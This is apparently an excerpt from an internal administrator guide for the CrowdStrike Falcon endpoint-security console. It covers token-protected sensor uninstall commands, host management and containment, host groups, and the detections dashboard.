
The screenshot shows the "Host Info" screen of the Falcon Hosts app. At the top, it displays the host name "CS-SE-AMM-RDP". Below the host name are three buttons: "Disable Detections" and "Network Contain" (both with icons) and "Reveal maintenance token" (with a key icon). Underneath these buttons is a section labeled "Host Info" which contains two rows of information: "HOST TYPE" followed by "Server" and "SENSOR VERSION" followed by "5.20.10207.0".



When Uninstall Protection is enabled and an uninstall is initiated, users are presented with the setup dialog and are required to input the token obtained from the Falcon UI.

## 9.1 Windows

Open add/remove programs and select the Falcon Agent, and click uninstall:



## 9.2 Mac

Launch Terminal Application:

```
# Uninstall Falcon Agent
```

```
sudo /Applications/Falcon.app/Contents/Resources/falconctl uninstall --maintenance-token  
INPUT_YOUR_TOKEN
```

## 9.3 Linux


To uninstall CrowdStrike manually on a Linux system, run one of the following commands based upon your Linux distribution:

- Ubuntu : sudo apt-get purge falcon-sensor
- RHEL, CentOS, Amazon Linux: sudo yum remove falcon-sensor
- SLES: sudo zypper remove falcon-sensor

## 10 Managing Host

### 10.1 Navigating the Host Management page

On the Host Management page, view information about each host including OS, host type, the prevention policy applied to the host, and a host's containment status and sensor version.



Platform	OS Version	OU	Site	Type	Containment Status	Grouping Tags
Linux	Ubuntu 20.04	88	N/A	Server	Normal	N/A
Windows	Ubuntu 18.04	43		Workstation	2	149
	Ubuntu 16.04	15				
	Windows 10	2				
	Ubuntu 21.10	1				
+Q,	+Q,	+Q,	+Q,	+Q,	+Q,	+Q,

**ACTIONS**

Hostname	Last Seen	First Seen	OS Version	OU	Prevention Po...	Response Poli...	Sensor Updat...	Containmen...	Sensor Ver...	Grouping Tags
ND-BLR-ITTe...	Apr. 6, 2022 2...	Mar. 10, 2022 ...	Ubuntu 20.04		Linux_Preven...	Linux Respon...	Linux_Sensor...	Normal	6.35.13207.0	
ND-BLR-PRA...	Apr. 7, 2022 1...	Apr. 7, 2022 1...	Windows 10		Default (Wind...	Default (Wind...	Default (Wind...	Normal	6.37.15103.0	
ND-BLR-SAN...	Mar. 28, 2022 ...	Mar. 21, 2022 ...	Windows 10		Sandbox	Default (Wind...	Default (Wind...	Normal	6.36.15005.0	
aarp-ThinkPa...	Apr. 7, 2022 2...	Feb. 1, 2022 0...	Ubuntu 20.04		Linux_Preven...	Linux Respon...	Linux_Sensor...	Normal	6.35.13207.0	

From this page, you can see which prevention policy is applied to a host. The Prevention Policy column can have the following values:


- "No Policy" - Used if the host recently had a Falcon sensor installed on it, and either the cloud has not yet evaluated which policy is appropriate or the host is no longer active.
- "{Policy Name}" & "{Applied Date}" - Name of the policy that has been pushed down to the host and the date and time at which the host received the policy.
- "{Policy Name}" & "Changes pending" - Name of the policy that will be pushed down to the host.
- "Policy Deleted" & "Changes pending" - The host has a policy that has been deleted and the cloud has yet to determine which new policy the sensor should receive. During this transitional period, the host will continue to use the policy that was previously applied to it as it waits to receive the new policy from the cloud.

## 10.2 Find Host

The Host Management page lets you filter, search, and customize the columns you see to help you find and manage your hosts.

Use the filter bar at the top to search for a specific host or click the default filters to view a more targeted list.

Choose the columns that appear on the Host Management page by clicking the column selection button on the right side of the screen.



A screenshot of a table interface for managing hosts. The table has two columns: a primary column on the left and a secondary column on the right. The primary column contains host names, all of which are labeled 'Normal'. The secondary column contains various configuration settings, each with a checkbox indicating whether it is selected. At the top of the secondary column, there is a 'Toggle Table Columns' button and three small icons: a trash can, a download arrow, and a column selection icon. The configuration settings are as follows:

Containme...	Toggle Table Columns
Normal	<input checked="" type="checkbox"/> Hostname <input checked="" type="checkbox"/> Last Seen <input checked="" type="checkbox"/> First Seen
Normal	<input type="checkbox"/> Platform <input checked="" type="checkbox"/> OS Version <input type="checkbox"/> OS Build
Normal	<input type="checkbox"/> Kernel Version <input type="checkbox"/> Model <input type="checkbox"/> Type
Normal	<input checked="" type="checkbox"/> OU <input type="checkbox"/> Site <input checked="" type="checkbox"/> Prevention Policy
Normal	<input checked="" type="checkbox"/> Response Policy <input checked="" type="checkbox"/> Sensor Update Policy
Normal	

## 10.3 Deleting Host

Users with the Falcon Admin role can clean up inactive or duplicate hosts by deleting them.

- A host becomes inactive when its sensor doesn't send a heartbeat back to the cloud for two minutes. Inactive hosts are identified by their Last Seen time.
- Duplicate hosts typically appear when machines are reimaged. After being reimaged, the Hostname stays the same, but the sensor gets a new Host ID.

## 10.4 How to delete host

In Hosts > Host Management, select one or more hosts to show the Delete button. Click Delete to move selected hosts to the trash. Up to 100 hosts can be deleted in bulk at one time.

Type to filter 218 hosts found X

Platform	OS Version	OU	Site Name	Type	Status							
Windows	195	Windows 10	97	N/A	214	N/A	207	Workstation	170	Normal	20	
Linux	13	Windows 7	61	Domain Controllers	2			Server	24	Lift Containment Pe...		
Mac	10	N/A	14	Pied Piper	1			N/A	22	Contained		
		Windows Server 20...	12	Vandalay Industries	1				Domain Controller	2	Containment Pending	
		Windows	9									
+ Q	+ Q,	9 more	+ Q,	+ Q,	+ Q,	+ Q,	+ Q,	+ Q,	+ Q,	+ Q,		

4 of 218 selected DELETE trash can icon down arrow X

Hostname	Last Seen	First Seen	OS Versi...	OU	Prevention ...	Sensor Upd...	USB Device ...	Status	Sensor V...
<input checked="" type="checkbox"/> Brads-Mac...	Jan. 8, 2019...	Dec. 10, 201...	Sierra (10.12)		Brad Mac Changes pe...	platform_de... Changes pe...	No policy	Lift Contai...	4.16.7801.0
<input type="checkbox"/> Brads-Mac...	Jan. 16, 201...	Jan. 16, 201...	Sierra (10.12)		Brad Mac Jan. 16, 201...	platform_de... Changes pe...	No policy	Normal	4.16.7801.0
<input type="checkbox"/> CROWDSTR...	Jan. 10, 201...	Jan. 7, 2019 ...	Windows 7		Aris - Policy Changes pe...	platform_de... Changes pe...	platform_de... Jan. 7, 2019 ...	Normal	4.18.8104.0
<input type="checkbox"/> CS-SE-AA-...	Feb. 7, 2019 ...	Aug. 27, 201...	Windows 10		AA Visibility Jan. 24, 201...	AA Sensor Jan. 17, 201...	platform_de... Jan. 24, 201...	Normal	4.18.8104.0
<input checked="" type="checkbox"/> CS-SE-AA-...	Jan. 2, 2019...	Dec. 26, 201...	Windows 7		AA Visibility Changes pe...	AA Sensor Dec. 26, 201...	platform_de... Dec. 27, 201...	Normal	4.18.8104.0
<input checked="" type="checkbox"/> CS-SE-AA-...	Jan. 3, 2019...	Jan. 2, 2019...	Windows 7		AA Visibility Changes pe...	AA Sensor Jan. 2, 2019...	platform_de... Jan. 2, 2019...	Normal	4.18.8104.0
<input checked="" type="checkbox"/> CS-SE-AA-...	Jan. 3, 2019...	Jun. 14, 201...	Windows 7		AA Visibility	AA Sensor	platform_de...	Normal	4.18.8104.0

The host summary panel also includes an option to delete a host.

CROWDSTRIKE

Disable Detections Network Contain Delete


Host Info

HOST TYPE	Workstation
SENSOR VERSION	4.18.8104.0
LAST SEEN	Jan. 10, 2019 06:54:21
FIRST SEEN	Jan. 7, 2019 11:08:53
HOST ID	[REDACTED]


## 10.5 Restoring a host

Active Windows, Mac, and Linux hosts that are deleted can be restored. Deleted mobile hosts cannot.

If you accidentally delete an active Windows, Mac, or Linux host and need to restore it, click the trash can icon to reach your deleted hosts that have been moved to the trash.



On the Host Management > Trash page, select one or more hosts to enable the Restore button. Click Restore, and your selected hosts will have detections re-enabled and they will re-appear throughout the console.



Hostname	Permanently Deleted	First Seen	Last Seen	OS Version	Sensor Version
192.168.1.100	44 days	Jan. 28, 2019 21:28:47	Feb. 13, 2019 04:47:32	Linux 7.5	4.21.6703.0
192.168.1.101	8 days	Jan. 8, 2019 08:44:51	Jan. 8, 2019 09:33:46	Windows 10	4.18.8104.0
192.168.1.102	9 days	Jan. 8, 2019 11:06:50	Jan. 8, 2019 11:10:51	Windows 10	4.18.8104.0
192.168.1.103	40 days	Feb. 8, 2019 18:17:35	Feb. 8, 2019 18:33:46	Windows 10	4.21.8404.0
192.168.1.104	30 days	Jan. 29, 2019 13:21:43	Jan. 29, 2019 13:45:42	CentOS 7	4.20.6602.0


If you accidentally delete an iOS or Android host, It is truly deleted, and will not remain active or appear on Host Management > Trash page where it could be restored. You must send a new invite to the associated user so they can re-enroll.

## 10.6 Changing a host's containment status

From a host's summary panel, you can network contain a Windows, Mac, or Linux host to isolate it from all network activity.

To change a host's containment status, click the network containment option in the host's summary panel:


- Network Contain - click to contain an un-contained host
- Lift Containment - click to un-contain a contained host
- Lift Containment Pending - status is in the process of moving from contained to un-contained
- Lift Containment Pending - status is in the process of moving from un-contained to contained



HOST TYPE	Workstation
SENSOR VERSION	4.18.8104.0
LAST SEEN	Jan. 10, 2019 06:54:21
FIRST SEEN	Jan. 7, 2019 11:08:53
HOST ID	[REDACTED]

## 10.7 Disabling detections on a host

To disable detections on a host, click Disable Detections. This is helpful for users who want to set up hosts to test detections in the Falcon console and who later want to remove those old test detections from the console.



The screenshot shows the 'Host Info' section of the Falcon console. At the top, there are several buttons: 'Disable Detections' (highlighted with a red circle), 'Network Contain', 'Delete', and others. Below the buttons is a table with the following data:

HOST TYPE	Workstation
SENSOR VERSION	4.18.8104.0
LAST SEEN	Jan. 10, 2019 06:54:21
FIRST SEEN	Jan. 7, 2019 11:08:53
HOST ID	[REDACTED]
LOCAL IP	[REDACTED]

When active, this feature only suppresses detections for the host. The feature does not disable the sensor or interfere with the sensor's ability to protect the host. Consider the behavior explained below.

- The sensor continues to operate normally except those detections for the host do not appear in the Activity > Detections feed or in any related email alerts
- Activity related to the host is still factored into Activity > Incidents.
- Configurations such as prevention toggles that are applied to the host from Prevention Policies, prevention hash rules (set in IOC Management), Custom IOA Rule Groups, Exclusion rules, and so on are still processed normally.

When a user disables detections:

- Falcon console impact: The detections for that host are removed from the console immediately. No new detections will display in the console going forward unless detections are enabled.
- API impact: The DetectionSummaryEvent stops getting sent to the Streaming API for that host.
- Event Search impact: Even after disabling detections, the data for all existing detections prior to disabling detections will still be in Event Search.

To re-enable detections, click Enable Detections, which appears instead of "Disable Detections" when a host's detections are currently disabled.

When a user enables detections:

- Falcon console impact: New detections will start appearing in the console immediately. Previous detections will not be restored to the console for that host.
- API impact: The DetectionSummaryEvent starts getting sent to the Streaming API for that host.
- Event Search impact: Detections will start to appear in Event Search. No detections will be available for the period of time when detections were disabled. The data for any detections for that host that existed prior to disabling detections will remain in Event Search.

## 10.8 Managing Host group

Host groups allow you to assign policy settings, sensor upgrades, file path exclusions, and more to one or more hosts. Hosts can belong to multiple groups so you can tailor policy and other configuration settings to the needs of your environment.

There are two types of host groups — dynamic and static. The group type is selected when you create it and can't be changed later.

- **Dynamic host groups:** These are empty upon initial creation. To add hosts, define filters based on attributes such as grouping tags, IP/CIDR range, OS version, Active Directory OU, or hostname prefix or suffix. When hosts match the assignment rule for a dynamic group, they are automatically added to the group. When a host no longer matches the assignment rule for the group, it's automatically removed. We recommend dynamic groups in most cases.
- **Static host groups:** These are defined manually. Static groups are useful for hosts in static environments, such as QA or testing, or for when dynamic group filters are insufficient. There is a limit of adding 1,000 hosts to a static group at a time.

When creating a static host group, you must select whether to add hosts by hostname or host ID (also known as agent ID). This selection can't be changed later. You can add hosts to a static group using any of these methods:

- By selecting hosts using filters in the Falcon console
- By manually entering hosts in the Falcon console
- By uploading a text file containing a list of hosts

When creating dynamic or static host groups for containers, use these fields to create the filter specific to pods:

- Pod Name
- Pod Namespace
- Pod ID
- Pod Labels

#### 10.9 Planning dynamic host groups

Dynamic groups are flexible so you can tailor your group structure to the specific needs of your environment. You'll use these groups to assign policies to your hosts, so consider different ways you can identify hosts to sort them into the correct groups. Groups can be based on standard attributes, grouping tags, or a combination.

- Using standard attributes  
Standard attributes are existing traits that can be used as filters to organize hosts. Attributes include IP address/CIDR block, hostname, and Active Directory OU. Possible use cases include:
  - Apply more restrictive policies for hosts in your Finance department by creating a dynamic group that filters Hostnames that start with "FIN\*".
  - Disable cloud updating in an office with bandwidth limits by creating a dynamic group assignment rule using the IP/CIDR filter to select only hosts on that office's subnet.

You can add multiple filters to your assignment rule to be more specific about which hosts belong to that group. For example, if you're remediating a suspected incident on hosts in a single department at one office location, you might add multiple criteria to your assignment rule so that the target group is made up of hosts that both:

- belong to a specific departmental OU
- are in the Site Name impacted

#### 10.10 Creating Host group

- Go to Hosts > Groups.
- Click Add New Group.

- Enter a name, description, and platform. Allowed characters are:
  - a-z
  - A-Z
  - 0-9
  - - (hyphen)
  - \_ (underscore)
  - :
  - ;
  - .
  - !
  - spaces

## 10.11 Assigning hosts to a host group

You assign hosts using different processes, depending on the group's type.

- Dynamic group: Assign hosts by creating an assignment rule.
- Dynamic group: Assign hosts by creating an assignment rule.

## 10.12 Assigning Host to dynamic group

- Dynamic group: Assign hosts by creating an assignment rule.
- Select the dynamic group you want to add hosts to.
- Select Edit in the top right of the Assignment Rule bar.
- In the filter bar, add criteria by selecting or typing filter names.
- Select Save to save and apply this assignment rule.

## 10.13 Assigning Host to static group

You can assign hosts to a static group by selecting existing hosts in the console or by uploading a list of host IDs or hostnames. Whether you upload hosts by ID or name depends on the type of group created (Static by host ID or Static by hostname).

When uploading hosts by hostname, Falcon checks that submitted hostnames match hosts that currently exist in the Falcon console. If you want to add hosts to a group before deploying sensors, you can disable validation.

Note: You can assign up to 1,000 hosts to a static host group at a time.

- Go to Hosts > Groups.
- Locate the static group to add hosts to and click Edit Group ().
- Select one of these options:
  - Upload a file or enter hosts manually:
    - Select Upload Hosts.
    - Add hosts by their IDs or by their hostnames. Enter the hosts one per line, or select a TXT file that contains only host IDs or only hostnames separated by new lines. Example using IDs:  
host-ID1, host-ID2, host-ID3
    - If you're adding hosts by hostname that are not currently in Falcon, select Disable Hostname Validation.
    - Click Next.
    - Click Upload.
  - Select hosts in the Falcon console:

- Select Add Hosts.
- Select the checkbox near the hosts you want to assign. Use the filter bar to reduce the list of displayed hosts.
- Select Done in the upper-right corner to assign all selected hosts.

When you return to your static group, you can see the hosts assigned to the group.


## 10.14 Deleting a host group

- Go to Hosts > Groups.
- Select the group you want to delete.
- Click Delete in the upper-right corner.
- When prompted, click Delete Group to permanently delete this group.

# 11 Sample detection and testing

## 11.1 Viewing Detection


- Open detection dashboard by clicking falcon Icon and select Detection under activity tab.



The screenshot shows the Falcon Prevent Free Trial web interface. The top navigation bar has tabs for 'Explore' and 'Detections | Activity | Falcon'. Below the navigation is a breadcrumb trail: 'Activity > Detections'. A red box highlights the 'Activity' icon in the breadcrumb. The main content area contains three columns of links:

Bookmarks	Activity	Investigate
Go to the pages, reports, and searches you use often and bookmark them.	Dashboard	Host Search
	Incidents	Hash Search
	<b>Detections</b>	User Search
	Quarantined Files	IP Search
	Remediation	Hash Execution Search
Recently visited	Real Time Response	Bulk Domain Search

- You will see multiple detection captured by crowdstrike.




The screenshot shows the CrowdStrike Falcon Detection dashboard. The top navigation bar includes 'Activity > Detections' and a search bar. The main area is titled 'Detections' and features a table with the following data:

Severity	Tactic	Technique	Time	Status	Triggering file	Assigned to
Critical	0 Custom Intelligence	Indicator Of Compr...	Last hour	6 New	sudo	656 Unassigned
High	31 Machine Learning	Sensor Based ML	Last day	36 In Progress	dconfig	44 prathamesh.padoska...
Medium	717 Command And Control	Non Application Laye...	Last week	101 True Positive	tegradevflash.v2	31 thambi.durai@netrad...
Low	12 Defense Evasion	Malicious File	Last 30 days	543 False Positive	tegrarm	13
Informational	0 Malware	Malicious Tool Execut...	Last 90 days	760 Ignored	tegraparser_v2	12

Below the table are buttons for 'Select All' and 'Update & Assign', and dropdowns for 'No grouping' and 'Sort by newest detect time'. There are also three rows of detailed detection logs:

- Medium severity, Tactic & Technique: Custom Intelligence via Indic..., Detect Time: Apr. 7, 2022 19:47:28, Host: nd-blr-biswarupd, User Name: 0, Assigned To: Unassigned, Status: New.
- Medium severity, Tactic & Technique: Custom Intelligence via Indic..., Detect Time: Apr. 7, 2022 19:47:18, Host: nd-blr-biswarupd, User Name: 0, Assigned To: Unassigned, Status: New.
- Medium severity, Tactic & Technique: Custom Intelligence via Indic..., Detect Time: Apr. 7, 2022 19:46:29, Host: nd-blr-biswarupd, User Name: 0, Assigned To: Unassigned, Status: New.

- Learn more by clicking any of the detections. When you do so, an Executions Details Panel appears on the right and an expanded view of all processes involved in the detection shows in the main window.
- In Execution Details, you can learn about the specific detection. Falcon also provides information about tactics, techniques, and objectives used in each detection.

